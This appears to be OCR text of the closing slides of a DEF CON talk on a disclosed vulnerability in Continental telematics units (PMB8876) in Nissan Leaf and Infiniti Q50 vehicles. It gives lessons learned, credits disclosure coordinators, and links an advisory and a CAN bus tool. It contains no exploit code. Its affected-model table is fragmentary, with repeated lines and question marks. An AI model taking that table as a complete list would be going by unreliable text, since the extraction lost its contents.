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
CONTINENTAL
NISSAN
Nissan Leaf (PMB8876)
Infiniti Q50 and others (PMB8876)
?
?
?

Conclusion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CONTINENTAL
NISSAN
Nissan Leaf (PMB8876)
Infiniti Q50 and others (PMB8876)
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Conclusion

Things that are good to know

- Not an 0-Day but more like a 2441-Day.
- Different market segments:
  - Have different levels of security maturity
  - Can have very different product lifecycles
  - Share components
- Need to be aware of security issues found elsewhere

Conclusion

- For helping co-ordinating this, we would like to thank:
  - Nissan NA
  - ICS-CERT - specifically Jason Barkley
  - Auto-ISAC
  - Intel PSIRT

- Advisory
  - https://ics-cert.us-cert.gov/advisories/ICSA-17-208-01

- Tools
  - Latest slides will be posted at https://github.com/HackingThings/Publications
  - Our windows based arduino CAN bus tool: https://github.com/HackingThings/CAN-Bus-Arduino-Tool

DEFCON

Thank you!